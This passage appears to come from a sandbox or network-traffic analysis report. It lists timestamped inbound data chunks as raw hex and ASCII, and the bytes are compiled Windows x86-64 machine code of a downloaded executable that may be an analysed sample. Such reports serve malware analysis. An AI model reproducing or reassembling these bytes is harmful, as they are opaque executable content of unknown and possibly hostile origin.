50 8b 40 1c 25 ff ff 00 00 83 f8 Data Ascii: 3E333Ou3HHD$(HHD$ E3E333Ou3`H3HD$(HgHD$ E3E333[Ou3/HHD$(H6HD$ E3E333*Ou3D$\D$\ HkHD$PHD$PHHD$PH|$PD$`HD$P@%
2022-05-23 06:27:16 UTC	23	IN	Data Raw: 34 00 75 3c e8 9c 48 00 00 c7 00 16 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 79 07 00 00 4c 8d 05 b0 c2 01 00 48 8d 15 a1 cd 01 00 48 8d 0d c2 cd 01 00 e8 ad 5a 00 00 8b 05 6f 4d 02 00 eb 67 b9 04 00 00 00 e8 2b 30 00 00 90 8b 05 5c 4d 02 00 89 44 24 30 83 7c 24 50 ff 74 3d 8b 44 24 50 83 e0 04 85 c0 74 0c c7 05 a0 66 02 00 01 00 00 00 eb 12 8b 44 24 50 c1 f8 10 25 ff ff 00 00 89 05 8c 66 02 00 c7 05 56 66 02 00 00 00 00 00 8b 44 24 50 89 05 14 4d 0d 0a Data Ascii: 4u<HHD$ AyLHHZoMg+0\MD$0|$Pt=D$PtfD$P%fVfD$PM
2022-05-23 06:27:16 UTC	23	IN	Data Raw: 35 36 36 31 0d 0a 02 00 b9 04 00 00 00 e8 32 30 00 00 8b 44 24 30 48 83 c4 48 c3 cc cc cc cc cc cc cc cc cc cc 44 89 44 24 18 89 54 24 10 48 89 4c 24 08 48 83 ec 18 48 83 7c 24 20 00 74 09 c7 04 24 01 00 00 00 eb 07 c7 04 24 00 00 00 00 8b 04 24 48 83 c4 18 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 28 48 83 7c 24 30 00 75 04 33 c0 eb 3c 48 8b 44 24 30 48 83 e8 30 45 33 c0 ba 30 00 00 00 48 8b c8 e8 92 ff ff ff 85 c0 75 04 33 c0 eb 1b 48 8b 44 24 30 48 83 e8 30 4c 8b c0 33 d2 48 8b 0d 3d 67 02 00 ff 15 0f bd 01 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 68 48 83 7c 24 70 00 74 0a c7 44 24 54 01 00 00 00 eb 08 c7 44 24 54 00 00 00 00 8b 44 24 54 89 44 24 50 83 7c 24 50 00 75 2e 48 8d 05 77 ce 01 00 48 89 Data Ascii: 566120D$0HHDD$THLHH|$ t$$$HHL$H(H|$0u3<HD$0H0E30Hu3HD$0H0L3H=gH(HL$HhH|$ptD$ TDTDTD$P|$Pu.HwH
2022-05-23 06:27:16 UTC	24	IN	Data Raw: 0f cb 01 00 48 89 44 24 28 48 8d 05 73 bc 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 67 44 00 00 83 f8 01 75 03 cc 33 c0 48 83 7c 24 60 00 74 0d 48 8b 44 24 60 48 8b 00 48 89 44 24 48 48 8b 05 c3 60 02 00 48 89 44 24 40 eb 0d 48 8b 44 24 40 48 8b 00 48 89 44 24 40 48 83 7c 24 40 00 0f 84 c9 02 00 00 48 8b 44 24 48 48 39 44 24 40 0f 84 b9 02 00 00 48 8b 44 24 40 8b 40 1c 25 ff ff 00 00 83 f8 03 74 30 48 8b 44 24 40 8b 40 1c 25 ff ff 00 00 85 c0 74 1f 48 8b 44 24 40 8b 40 1c 25 ff ff 00 00 83 f8 02 75 12 8b 05 10 47 02 00 83 e0 10 85 c0 75 05 e9 6d 02 00 00 48 8b 44 24 40 48 83 78 10 00 0f 84 a0 00 00 00 45 33 c0 ba 01 00 00 00 48 8b 44 24 40 48 8b 48 10 e8 e6 f9 ff ff 85 c0 74 18 ba 01 00 00 00 48 8b 44 24 40 48 8b 48 10 ff 15 76 b7 01 00 85 c0 Data Ascii: HD$(HsHD$ E3E333gDu3H|$`tHD$`HHD$HH`HD$@HD$@HHD$@H|$@HD$HH9D$@HD$@@% t0HD$@@%tHD$@@%uGumHD$@HxE3HD$@HHtHD$@HHv
2022-05-23 06:27:16 UTC	25	IN	Data Raw: 00 00 48 c7 44 24 38 00 00 00 00 c7 44 24 30 1c 09 00 00 48 8d 0d 78 b7 01 00 48 89 4c 24 28 48 8d 0d d4 c5 01 00 48 89 4c 24 20 4c 8d 0d b0 c5 01 00 41 b8 22 00 00 00 ba 16 00 00 00 8b 08 e8 8e 00 00 00 e8 19 3d 00 00 8b 8c 24 c4 00 00 00 89 08 e9 0d fe ff ff 48 63 44 24 40 c6 84 04 88 00 00 00 00 48 8d 44 24 50 48 89 44 24 30 48 8d 84 24 88 00 00 00 48 89 44 24 28 48 8d 05 50 c5 01 00 48 89 44 24 20 45 33 c9 45 33 c0 33 d2 33 c9 e8 9c 3e 00 00 83 f8 01 75 03 cc 33 c0 48 8d 8c 24 a0 00 00 00 e8 87 f9 ff ff 48 8b 8c 24 e0 00 00 00 48 33 cc e8 f7 c3 ff ff 48 81 c4 f8 00 00 00 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc 4c 89 4c 24 20 44 89 44 24 18 89 54 24 10 89 4c 24 08 48 83 ec 38 83 7c 24 40 00 74 14 8b 44 24 48 39 44 24 40 74 10 8b 44 24 50 39 44 Data Ascii: HD$8D$0HxHL$(HHL$ LA"=HcD@HDPHD0HHD(HPHD$ E3E333>u3HHH3HLL$ DDTL$H8| $@tD$H9D$@tD$P9D
2022-05-23 06:27:16 UTC	27	IN	Data Raw: 00 48 c7 44 24 50 00 00 00 00 48 8b 44 24 38 48 83 e8 08 48 89 44 24 38 48 8b 44 24 20 48 39 44 24 38 72 11 e8 b0 c9 ff ff 48 8b 4c 24 38 48 39 01 75 02 eb d5 48 8b 44 24 20 48 39 44 24 38 73 05 e9 8d 00 00 00 48 8b 44 24 38 48 8b 08 ff 15 75 ad 01 00 48 89 44 24 30 e8 7b c9 ff ff 48 8b 4c 24 38 48 89 01 ff 54 24 30 48 8b 0d d8 73 02 00 ff 15 52 ad 01 00 48 89 44 24 48 48 8b 0d be 73 02 00 ff 15 40 ad 01 00 48 89 44 24 50 48 8b 44 24 48 48 39 44 24 40 75 0c 48 8b 44 24 50 48 39 44 24 28 74 28 48 8b 44 24 48 48 89 44 24 40 48 8b 44 24 40 48 89 44 24 20 48 8b 44 24 50 48 89 44 24 28 48 8b 44 24 28 48 89 44 24 38 e9 1a ff ff ff 48 8d 15 ef ae 01 00 48 8d 0d c8 ae 01 00 e8 83 01 00 00 48 8d 15 ec ae 01 00 48 8d 0d dd ae 01 00 e8 70 01 00 00 83 3d cd 55 02 00 Data Ascii: HDPHD8HHD$8HD$ H9D$8rHL$8H9uHD$ H9D$8sHD$8HuHD$0{HL$8HT$0HsRHD$HHs@HDPHDHH 9D$@uHD$PH9D$(t(HD$HHD$@HD$@HD$ HDPHD(HD$(HD$8HHHHp=U
2022-05-23 06:27:16 UTC	28	IN	Data Raw: 00 00 48 63 84 24 a0 00 00 00 48 8d 0d cf 6c 02 00 48 8b 94 24 c0 00 00 00 48 89 14 c1 8b 05 a1 6c 02 00 83 c0 20 89 05 98 6c 02 00 eb 14 48 8b 84 24 c0 00 00 00 48 83 c0 58 48 89 84 24 c0 00 00 00 48 63 84 24 a0 00 00 00 48 8d 0d 8f 6c 02 00 48 8b 04 c1 48 05 00 0b 00 00 48 39 84 24 c0 00 00 00 0f 83 87 00 00 00 48 8b 84 24 c0 00 00 00 c6 40 08 00 48 8b 84 24 c0 00 00 00 48 c7 00 ff ff ff ff 48 8b 84 24 c0 00 00 00 c6 40 09 0a 48 8b 84 24 c0 00 00 00 c7 40 0c 00 00 00 00 48 8b 84 24 c0 00 00 00 0f b6 40 38 24 80 48 8b 8c 24 c0 00 00 00 88 41 38 48 8b 84 24 c0 00 00 00 c6 40 39 0a 48 8b 84 24 c0 00 00 00 c6 40 3a 0a 48 8b 84 24 c0 00 00 00 c7 40 50 00 00 00 00 48 8b 84 24 c0 00 00 00 c6 40 4c 00 e9 3e ff ff ff e9 a1 fe ff ff c7 84 24 a8 00 00 00 00 00 00 Data Ascii: HcHlHHl lHHXHHc$HlHHH9$H$@H$HH$@H$@H$@8$H$A8H$@9H$@:H$@PH$@L>$
2022-05-23 06:27:16 UTC	29	IN	Data Raw: cc cc cc cc cc cc cc 48 83 ec 58 83 3d 8d 69 02 00 00 75 05 e8 4e 2c 00 00 c7 44 24 38 00 00 00 00 48 8b 05 d7 45 02 00 48 89 44 24 30 48 83 7c 24 30 00 75 0a b8 ff ff ff ff e9 cf 01 00 00 48 8b 44 24 30 0f be 00 85 c0 74 32 48 8b 44 24 30 0f be 00 83 f8 3d 74 0a 8b 44 24 38 ff c0 89 44 24 38 48 8b 4c 24 30 e8 cb 5a 00 00 48 8b 4c 24 30 48 8d 44 01 01 48 89 44 24 30 eb c2 8b 44 24 38 ff c0 48 98 c7 44 24 20 75 00 00 00 4c 8d 0d c3 b6 01 00 41 b8 02 00 00 00 ba 08 00 00 00 48 8b c8 e8 00 cb ff ff 48 89 44 24 40 48 8b 44 24 40 48 89 05 27 4b 02 00 48 83 3d 1f 4b 02 00 00 75 0a b8 ff ff ff ff e9 42 01 00 00 48 8b 05 2c 45 02 00 48 89 44 24 30 eb 15 48 63 44 24 48 48 8b 4c 24 30 48 03 c8 48 8b c1 48 89 44 24 30 48 8b 44 24 30 0f be 00 85 c0 0f 84 db 00 00 00 Data Ascii: HX=iuN,D$8HEHD$0H|$0uHD$0t2HD$0=tD$8D$8HL$0ZHL$0HDHD$0D$8HD$ uLAHHD$@HD$@H'KH= KuBH,EHD$0HcD$HHL$0HHHD$0HD$0
2022-05-23 06:27:16 UTC	31	IN	Data Raw: 85 c0 74 23 83 7c 24 28 00 0f 85 02 ff ff ff 0f b6 44 24 30 83 f8 20 74 0e 0f b6 44 24 30 83 f8 09 0f 85 ea fe ff ff 0f b6 44 24 30 85 c0 75 0f 48 8b 44 24 20 48 ff c8 48 89 44 24 20 eb 11 48 83 7c 24 60 00 74 09 48 8b 44 24 60 c6 40 ff 00 c7 44 24 28 00 00 00 00 48 8b 44 24 20 0f be 00 85 c0 74 29 48 8b 44 24 20 0f be 00 83 f8 20 74 0d 48 8b 44 24 20 0f be 00 83 f8 09 75 0f 48 8b 44 24 20 48 ff c0 48 89 44 24 20 eb d7 48 8b 44 24 20 0f be 00 85 c0 75 05 e9 5b 02 00 00 48 83 7c 24 58 00 74 1b 48 8b 44 24 58 48 8b 4c 24 60 48 89 08 48 8b 44 24 58 48 83 c0 08 48 89 44 24 58 48 8b 44 24 68 8b 00 ff c0 48 8b 4c 24 68 89 01 c7 44 24 2c 01 00 00 00 c7 44 24 34 00 00 00 00 48 8b 44 24 20 0f be 00 83 f8 5c 75 19 48 8b 44 24 20 48 ff c0 48 89 44 24 20 8b 44 24 34 Data Ascii: t#|$(D$0 tD$0D$0uHD$ HHD$ H|$`tHD$`@D$(HD$ t)HD$ tHD$ uHD$ HHD$ HD$ u[H|$XtHD$XHL$`HHD$ XHHDXHDhHLhD,D$4HD$ \uHD$ HHD$ D$4

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:16 UTC	32	IN	Data Raw: 75 04 33 c0 eb 35 ff 15 c9 98 01 00 8b c0 48 25 ff 00 00 00 0f b6 c0 83 f8 06 7d 1a 41 b9 04 00 00 00 4c 8d 44 24 20 33 d2 48 8b 0d 4d 42 02 00 ff 15 97 98 01 00 b8 01 00 00 00 48 83 c4 38 c3 cc cc cc cc cc 48 83 ec 28 48 8b 0d 2d 42 02 00 ff 15 8f 98 01 00 48 c7 05 1c 42 02 00 00 00 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 83 ec 48 48 c7 44 24 20 00 00 00 00 48 b8 32 a2 df 2d 99 2b 00 00 48 39 05 fa 26 02 00 74 16 48 8b 05 f1 26 02 00 48 f7 d0 48 89 05 ef 26 02 00 e9 d2 00 00 00 48 8d 4c 24 20 ff 15 4f 98 01 00 48 8b 44 24 20 48 89 44 24 28 ff 15 37 98 01 00 8b c0 48 8b 4c 24 28 48 33 c8 48 8b c1 48 89 44 24 28 ff 15 df 96 01 00 8b c0 48 8b 4c 24 28 48 33 c8 48 8b c1 48 89 44 24 28 ff 15 ff 97 01 00 8b c0 48 8b 4c 24 28 48 33 Data Ascii: u35H%}ALD$ 3HMBH8H(H-BHBH(HHHD$ H2-+H9&tH&HH&HL$ OHD$ HD$(7HL$(H3HHD$(HL$(H3HH D$(HL$(H3
2022-05-23 06:27:16 UTC	33	IN	Data Raw: 08 48 89 54 24 18 44 89 44 24 10 49 c7 c1 20 05 93 19 eb 08 cc cc cc cc cc cc 66 90 c3 cc cc cc cc cc cc 66 0f 1f 84 00 00 00 00 00 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 28 48 8b 44 24 30 48 89 44 24 08 48 8b 44 24 08 0f b7 00 3d 4d 5a 00 00 74 04 33 c0 eb 4e 48 8b 44 24 08 48 63 40 3c 48 8b 4c 24 08 48 03 c8 48 8b c1 48 89 44 24 10 48 8b 44 24 10 81 38 50 45 00 00 74 04 33 c0 eb 24 48 8b 44 24 10 48 83 c0 18 48 89 04 24 48 8b 04 24 0f b7 00 3d 0b 02 00 00 74 04 33 c0 eb 05 b8 01 00 00 00 48 83 c4 28 c3 cc cc cc cc cc cc cc 48 89 54 24 10 48 89 4c 24 08 48 83 ec 28 48 8b 44 24 30 48 63 40 3c 48 8b 4c 24 30 48 03 c8 48 8b c1 48 89 04 24 c7 44 24 08 00 00 00 00 48 8b 04 24 0f b7 40 14 48 8b 0c 24 48 8d 44 01 18 48 89 44 24 Data Ascii: HTDDI ffHL$H(HD$0HDHD=MZt3NHD$Hc@<HL$HHHDHD8PEt3HDHHH=t3H(HTHLH(HD $0Hc@<HL$0HHHDH$@H$HDHD$
2022-05-23 06:27:16 UTC	35	IN	Data Raw: c0 10 48 8d 0d 6a 1d 02 00 48 8b 0c 01 ff 15 48 8e 01 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc cc 89 4c 24 08 48 83 ec 28 48 63 44 24 30 48 6b c0 10 48 8d 0d 38 1d 02 00 48 8b 0c 01 ff 15 1e 8e 01 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 18 48 8b 44 24 20 f0 ff 00 48 8b 44 24 20 48 83 b8 10 01 00 00 00 74 0f 48 8b 44 24 20 48 8b 80 10 01 00 00 f0 ff 00 48 8b 44 24 20 48 83 b8 20 01 00 00 00 74 0f 48 8b 44 24 20 48 8b 80 20 01 00 00 f0 ff 00 48 8b 44 24 20 48 83 b8 18 01 00 00 00 74 0f 48 8b 44 24 20 48 8b 80 18 01 00 00 f0 ff 00 48 8b 44 24 20 48 83 b8 30 01 00 00 00 74 0f 48 8b 44 24 20 48 8b 80 30 01 00 00 f0 ff 00 c7 04 24 00 00 00 00 eb 08 8b 04 24 ff c0 89 04 24 83 3c 24 05 0f 8f 89 00 00 00 48 63 04 24 48 6b c0 20 Data Ascii: HjHHH(L$H(HcD$0HkH8HH(HLHHD HD$ HtHD$ HHD$ H tHD$ H HD$ HtHD$ HHD$ H0tHD$ H0 $$$<HcHk
2022-05-23 06:27:16 UTC	36	IN	Data Raw: 6b c0 20 48 8b 4c 24 50 48 8b 44 01 58 83 38 00 75 1d 48 63 44 24 30 48 6b c0 20 ba 02 00 00 00 48 8b 4c 24 50 48 8b 4c 01 58 e8 6b ba ff ff 48 63 44 24 30 48 6b c0 20 48 8b 4c 24 50 48 83 7c 01 50 00 74 16 48 63 44 24 30 48 6b c0 20 48 8b 4c 24 50 48 83 7c 01 60 00 75 5a 48 63 44 24 30 48 6b c0 20 48 8b 4c 24 50 48 83 7c 01 50 00 75 16 48 63 44 24 30 48 6b c0 20 48 8b 4c 24 50 48 83 7c 01 60 00 74 2e 48 8d 05 3c 9e 01 00 48 89 44 24 20 45 33 c9 41 b8 bc 00 00 00 48 8d 15 b7 9d 01 00 b9 02 00 00 00 e8 6d 1a 00 00 83 f8 01 75 03 cc 33 c0 48 63 44 24 30 48 6b c0 20 48 8b 4c 24 50 48 83 7c 01 50 00 74 4b 48 63 44 24 30 48 6b c0 20 48 8b 4c 24 50 48 83 7c 01 60 00 74 35 48 63 44 24 30 48 6b c0 20 48 8b 4c 24 50 48 8b 44 01 60 83 38 00 75 1d 48 63 44 24 30 48 Data Ascii: k HL$PHDX8uHcD$0Hk HL$PHLXkHcD$0Hk HL$PH|PtHcD$0Hk HL$PH|`uZHcD$0Hk HL$PH|PuHcD$0Hk HL$PH|`t.H<HD$ E3AHmu3HcD$0Hk HL$PH|PtKHcD$0Hk HL$PH|`t5HcD$0Hk HL$PHD`8uHcD$0H
2022-05-23 06:27:16 UTC	37	IN	Data Raw: 47 10 66 89 04 4a eb ce c7 44 24 20 00 00 00 00 eb 0a 8b 44 24 20 ff c0 89 44 24 20 81 7c 24 20 01 01 00 00 7d 20 48 63 44 24 20 48 63 4c 24 20 48 8d 15 2a 1b 02 00 48 8b 7c 24 28 0f b6 44 07 1c 88 04 0a eb cc c7 44 24 20 00 00 00 00 eb 0a 8b 44 24 20 ff c0 89 44 24 20 81 7c 24 20 00 01 00 00 7d 23 48 63 44 24 20 48 63 4c 24 20 48 8d 15 fc 1b 02 00 48 8b 7c 24 28 0f b6 84 07 1d 01 00 00 88 04 0a eb c9 48 8b 05 e3 1c 02 00 b9 ff ff ff ff f0 0f c1 08 ff c9 8b c1 85 c0 75 21 48 8d 05 9b 18 02 00 48 39 05 c4 1c 02 00 74 11 ba 02 00 00 00 48 8b 0d b6 1c 02 00 e8 81 b4 ff ff 48 8b 44 24 28 48 89 05 a5 1c 02 00 48 8b 44 24 28 f0 ff 00 b9 0d 00 00 00 e8 93 f4 ff ff eb 2f 83 7c 24 38 ff 75 28 48 8d 05 53 18 02 00 48 39 44 24 28 74 0f ba 02 00 00 00 48 8b 4c 24 28 Data Ascii: GfJD$ D$ D$ |$ } HcD$ HcL$ H*H|$(DD$ D$ D$ |$ }#HcD$ HcL$ HH|$(Hu!HH9tHHD$(HHD$(/|$8u(HS H9D$(tHL$(
2022-05-23 06:27:16 UTC	39	IN	Data Raw: 24 30 77 2e 8b 44 24 30 ff c0 8b c0 48 8b 8c 24 88 00 00 00 0f b6 44 01 1c 83 c8 04 8b 4c 24 30 ff c1 8b c9 48 8b 94 24 88 00 00 00 88 44 0a 1c eb b9 eb 82 c7 44 24 30 01 00 00 00 eb 0a 8b 44 24 30 ff c0 89 44 24 30 81 7c 24 30 ff 00 00 00 73 2e 8b 44 24 30 ff c0 8b c0 48 8b 8c 24 88 00 00 00 0f b6 44 01 1c 83 c8 08 8b 4c 24 30 ff c1 8b c9 48 8b 94 24 88 00 00 00 88 44 0a 1c eb be 48 8b 84 24 88 00 00 00 8b 48 04 e8 a8 00 00 00 48 8b 8c 24 88 00 00 00 89 41 0c 48 8b 84 24 88 00 00 00 c7 40 08 01 00 00 00 eb 0f 48 8b 84 24 88 00 00 00 c7 40 08 00 00 00 00 c7 44 24 20 00 00 00 00 eb 0a 8b 44 24 20 ff c0 89 44 24 20 83 7c 24 20 06 73 15 8b 44 24 20 33 c9 48 8b 94 24 88 00 00 00 66 89 4c 42 10 eb da 48 8b 8c 24 88 00 00 00 e8 a0 01 00 00 33 c0 eb 1f 83 3d 1d Data Ascii: $0w.D$0HDL0HDD0D$0D$0|$0s.D$0HDL0HDHHHAH@H$@D$ D$ D$ |$ sD$ 3H$fLBH$3=
2022-05-23 06:27:16 UTC	40	IN	Data Raw: 44 01 1c 83 c8 20 8b 8c 24 70 05 00 00 ff c1 8b c9 48 8b 94 24 b0 05 00 00 88 44 0a 1c 8b 84 24 70 05 00 00 8b 8c 24 70 05 00 00 48 8b 94 24 b0 05 00 00 0f b6 84 04 60 03 00 00 88 84 0a 1d 01 00 00 eb 17 8b 84 24 70 05 00 00 48 8b 8c 24 b0 05 00 00 c6 84 01 1d 01 00 00 00 e9 e8 fe ff ff e9 1a 01 00 00 c7 84 24 70 05 00 00 00 00 00 00 eb 10 8b 84 24 70 05 00 00 ff c0 89 84 24 70 05 00 00 81 bc 24 70 05 00 00 00 01 00 00 0f 83 ec 00 00 00 83 bc 24 70 05 00 00 41 72 5e 83 bc 24 70 05 00 00 5a 77 54 8b 84 24 70 05 00 00 ff c0 8b c0 48 8b 8c 24 b0 05 00 00 0f b6 44 01 1c 83 c8 10 8b 8c 24 70 05 00 00 ff c1 8b c9 48 8b 94 24 b0 05 00 00 88 44 0a 1c 8b 84 24 70 05 00 00 83 c0 20 8b 8c 24 70 05 00 00 48 8b 94 24 b0 05 00 00 88 84 0a 1d 01 00 00 eb 7f 83 bc 24 70 Data Ascii: D pHDppH$`$pH$$pppppAr^$pZwT$pHDpHDp $pH$$p
2022-05-23 06:27:16 UTC	41	IN	Data Raw: 00 00 00 00 c7 84 24 a0 00 00 00 00 00 00 00 48 83 bc 24 60 12 00 00 00 75 0a b8 01 00 00 00 e9 72 05 00 00 c6 84 24 b4 11 00 00 00 41 b8 04 01 00 00 48 8d 94 24 b0 10 00 00 33 c9 ff 15 fc 72 01 00 85 c0 75 46 4c 8d 05 09 93 01 00 ba 04 01 00 00 48 8d 8c 24 b0 10 00 00 e8 37 26 00 00 48 c7 44 24 28 00 00 00 00 c7 44 24 20 3c 01 00 00 4c 8d 0d ef 8e 01 00 4c 8d 05 b0 92 01 00 48 8d 15 41 92 01 00 8b c8 e8 6a d1 ff ff 48 8d 84 24 b0 10 00 00 48 89 84 24 98 00 00 00 48 8b 8c 24 98 00 00 00 e8 6d 2a 00 00 48 83 f8 40 0f 86 8d 00 00 00 48 8b 8c 24 98 00 00 00 e8 56 2a 00 00 48 8b 8c 24 98 00 00 00 48 8d 44 01 c0 48 89 84 24 98 00 00 00 48 8d 84 24 b0 10 00 00 48 8b 8c 24 98 00 00 00 48 2b c8 48 8b c1 b9 04 01 00 00 48 2b c8 48 8b c1 41 b9 03 00 00 00 4c 8b 05 Data Ascii: H`urAH3ruFLH$7&HD$(D$ <LLHAjHHH$m*H@H$V*HHDHHHH+HH+HAL
2022-05-23 06:27:16 UTC	43	IN	Data Raw: e8 68 59 00 00 89 84 24 c0 11 00 00 83 bc 24 c0 11 00 00 03 75 14 b9 16 00 00 00 e8 7d 1c 00 00 b9 03 00 00 00 e8 13 bd ff ff 83 bc 24 c0 11 00 00 04 75 07 b8 01 00 00 00 eb 02 33 c0 48 8b 8c 24 28 12 00 00 48 33 cc e8 e0 7e ff ff 48 81 c4 38 12 00 00 c3 cc cc cc cc cc cc cc cc 4c 89 4c 24 20 44 89 44 24 18 48 89 54 24 10 89 4c 24 08 48 83 ec 48 48 8d 44 24 78 48 89 44 24 30 48 8b 44 24 30 48 89 44 24 28 48 8b 44 24 70 48 89 44 24 20 4c 8b 4c 24 68 44 8b 44 24 60 48 8b 54 24 58 8b 4c 24 50 e8 23 00 00 00 89 44 24 38 48 c7 44 24 30 00 00 00 00 8b 44 24 38 48 83 c4 48 c3 cc c c cc cc cc cc cc cc cc cc cc 4c 89 4c 24 20 44 89 44 24 18 48 89 54 24 10 89 4c 24 08 48 83 ec 38 48 8b 44 24 68 48 89 44 24 28 48 8b 44 24 60 48 89 44 24 20 4c 8b 4c 24 58 44 8b Data Ascii: hY$$u}$u3H$(H3~H8LL$ DDHTL$HHHD$xHD$0HD$0HD$(HD$pHD$ LLhDD`HT$XL$P#D$8HD$0 D$8HHLL$ DD$HT$L$H8HD$hHD$(HD$`HD$ LL$XD

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:27:16 UTC	44	IN	Data Raw: 89 54 24 68 48 8b 94 24 e8 22 00 00 48 89 54 24 60 48 8b 94 24 f0 22 00 00 48 89 54 24 58 48 8b 94 24 f8 22 00 00 48 89 54 24 50 48 8b 94 24 00 23 00 00 48 89 54 24 48 48 8b 94 24 08 23 00 00 48 89 54 24 40 48 8b 94 24 18 23 00 00 48 89 54 24 38 48 8b 94 24 20 23 00 00 48 89 54 24 30 48 8b 94 24 98 00 00 00 48 89 54 24 28 48 8b 04 c1 48 89 44 24 20 4c 8d 0d f8 89 01 00 41 b8 ff 0f 00 00 ba 00 10 00 00 48 8d 8c 24 b0 00 00 00 e8 50 5c 00 00 89 84 24 a0 00 00 00 83 bc 24 a0 00 00 00 00 7d 47 e8 da f1 ff ff 48 c7 44 24 38 00 00 00 00 c7 44 24 30 60 01 00 00 48 8d 0d f2 83 01 00 48 89 4c 24 28 48 8d 0d 0e 8c 01 00 48 89 4c 24 20 4c 8d 0d 2a 0d 0a Data Ascii: ThH"HT$`H$"HT$XH$"HT$PH$#HT$HH$#HT$@H$#HT$8H$ #HT$0H$HT$(HHD$ LAH$P\$$}GHD$8 D$0`HHL$(HHL$ L*
2022-05-23 06:27:16 UTC	44	IN	Data Raw: 35 34 64 34 0d 0a 7a 01 00 41 b8 22 00 00 00 ba 16 00 00 00 8b 08 e8 08 b5 ff ff e8 93 f1 ff ff 8b 8c 24 c4 22 00 00 89 08 83 bc 24 a0 00 00 00 00 7d 46 4c 8d 05 09 89 01 00 ba 00 10 00 00 48 8d 8c 24 b0 00 00 00 e8 77 5c 00 00 48 c7 44 24 28 00 00 00 00 c7 44 24 20 63 01 00 00 4c 8d 0d 7f 83 01 00 4c 8d 05 a0 8b 01 00 48 8d 15 31 88 01 00 8b c8 e8 fa c5 ff ff 41 b8 12 20 01 00 48 8d 15 cd 87 01 00 48 8d 8c 24 b0 00 00 00 e8 70 58 00 00 89 84 24 c0 22 00 00 83 bc 24 c0 22 00 00 03 75 14 b9 16 00 00 00 e8 c5 15 00 00 b9 03 00 00 00 e8 5b b6 ff ff 83 bc 24 c0 22 00 00 04 75 07 b8 01 00 00 00 eb 02 33 c0 48 8b 8c 24 28 23 00 00 48 33 cc e8 28 78 ff ff 48 81 c4 38 23 00 00 c3 48 89 54 24 10 48 89 4c 24 08 48 83 ec 58 48 83 7c 24 60 00 74 0a c7 44 24 44 01 00 Data Ascii: 54d4zA"$"$}FLH$w\HD$(D$ cLLH1A HHpX"$"u[$"u3H$(#H3(xH8#HT$HL$HXH|$`tD$D
2022-05-23 06:27:16 UTC	46	IN	Data Raw: 48 8d 4c 24 70 ff 15 b7 61 01 00 48 8b 84 24 68 01 00 00 48 89 84 24 48 05 00 00 45 33 c0 48 8d 94 24 58 05 00 00 48 8b 8c 24 48 05 00 00 e8 1f 4f 01 00 48 89 84 24 40 05 00 00 48 83 bc 24 40 05 00 00 00 74 48 48 c7 44 24 38 00 00 00 00 48 8d 44 24 60 48 89 44 24 30 48 8d 44 24 58 48 89 44 24 28 48 8d 44 24 70 48 89 44 24 20 4c 8b 8c 24 40 05 00 00 4c 8b 84 24 48 05 00 00 48 8b 94 24 58 05 00 00 33 c9 e8 c0 4e 01 00 eb 20 48 8b 84 24 18 06 00 00 48 89 84 24 68 01 00 00 48 8d 84 24 18 06 00 00 48 89 84 24 08 01 00 00 8b 84 24 28 06 00 00 89 84 24 60 05 00 00 8b 84 24 30 06 00 00 89 84 24 64 05 00 00 48 8b 84 24 18 06 00 00 48 89 84 24 70 05 00 00 ff 15 ca 60 01 00 89 44 24 50 33 c9 ff 15 b6 60 01 00 48 8d 4c 24 40 ff 15 a3 60 01 00 89 84 24 50 05 00 00 83 Data Ascii: HLpaHhH$HE3H$XHHOH@H$@tHHD$8HD$`HD$0HD$XHD$(HD$pHD$ L$@L$HH$X3N H$H$hH$H$$($`$0dHH$p`D$P3`HL$@`$P
2022-05-23 06:27:16 UTC	47	IN	Data Raw: 49 ff c8 88 01 48 ff c1 f6 c1 02 74 0f 66 8b 04 0a 49 83 e8 02 66 89 01 48 83 c1 02 f6 c1 04 74 0d 8b 04 0a 49 83 e8 04 89 01 48 83 c1 04 4d 8b c8 49 c1 e9 05 75 51 4d 8b c8 49 c1 e9 03 74 14 48 8b 04 0a 48 89 01 48 83 c1 08 49 ff c9 75 f0 49 83 e0 07 4d 85 c0 75 08 49 8b c3 c3 0f 1f 40 00 8a 04 0a 88 01 48 ff c1 49 ff c8 75 f3 49 8b c3 c3 66 66 66 66 66 66 66 0f 1f 84 00 00 00 00 00 66 66 66 90 66 66 90 49 81 f9 00 20 00 00 73 42 48 8b 04 0a 4c 8b 54 0a 08 48 83 c1 20 48 89 41 e0 4c 89 51 e8 48 8b 44 0a f0 4c 8b 54 0a f8 49 ff c9 48 89 41 f0 4c 89 51 f8 75 d4 49 83 e0 1f e9 71 ff ff ff 66 66 66 0f 1f 84 00 00 00 00 00 66 90 48 81 fa 00 10 00 00 72 b5 b8 20 00 00 00 0f 18 04 0a 0f 18 44 0a 40 48 81 c1 80 00 00 00 ff c8 75 ec 48 81 e9 00 10 00 00 b8 40 00 Data Ascii: lHtflfHtlHMluQMltHHHluIMul@HlulfffffffffffI sBHLTH HALQHDLTIHALQuIqffffHr D@HuH@
2022-05-23 06:27:16 UTC	48	IN	Data Raw: cc cc cc cc cc cc cc cc 48 83 ec 48 c7 44 24 20 cc 00 00 00 4c 8d 0d c5 7d 01 00 41 b8 02 00 00 00 ba 08 00 00 00 b9 20 00 00 00 e8 c8 7f ff ff 48 89 44 24 30 48 8b 4c 24 30 ff 15 e0 56 01 00 48 89 05 a1 1d 02 00 48 8b 05 9a 1d 02 00 48 89 05 8b 1d 02 00 48 83 7c 24 30 00 75 07 b8 18 00 00 00 eb 0e 48 8b 44 24 30 48 c7 00 00 00 00 00 33 c0 48 83 c4 48 c3 cc 48 83 ec 38 c7 44 24 20 00 00 00 00 eb 0a 8b 44 24 20 ff c0 89 44 24 20 48 63 44 24 20 48 83 f8 0a 73 28 48 63 44 24 20 48 8d 0d c1 f3 01 00 48 8b 0c c1 ff 15 6f 56 01 00 48 63 4c 24 20 48 8d 15 ab f3 01 00 48 89 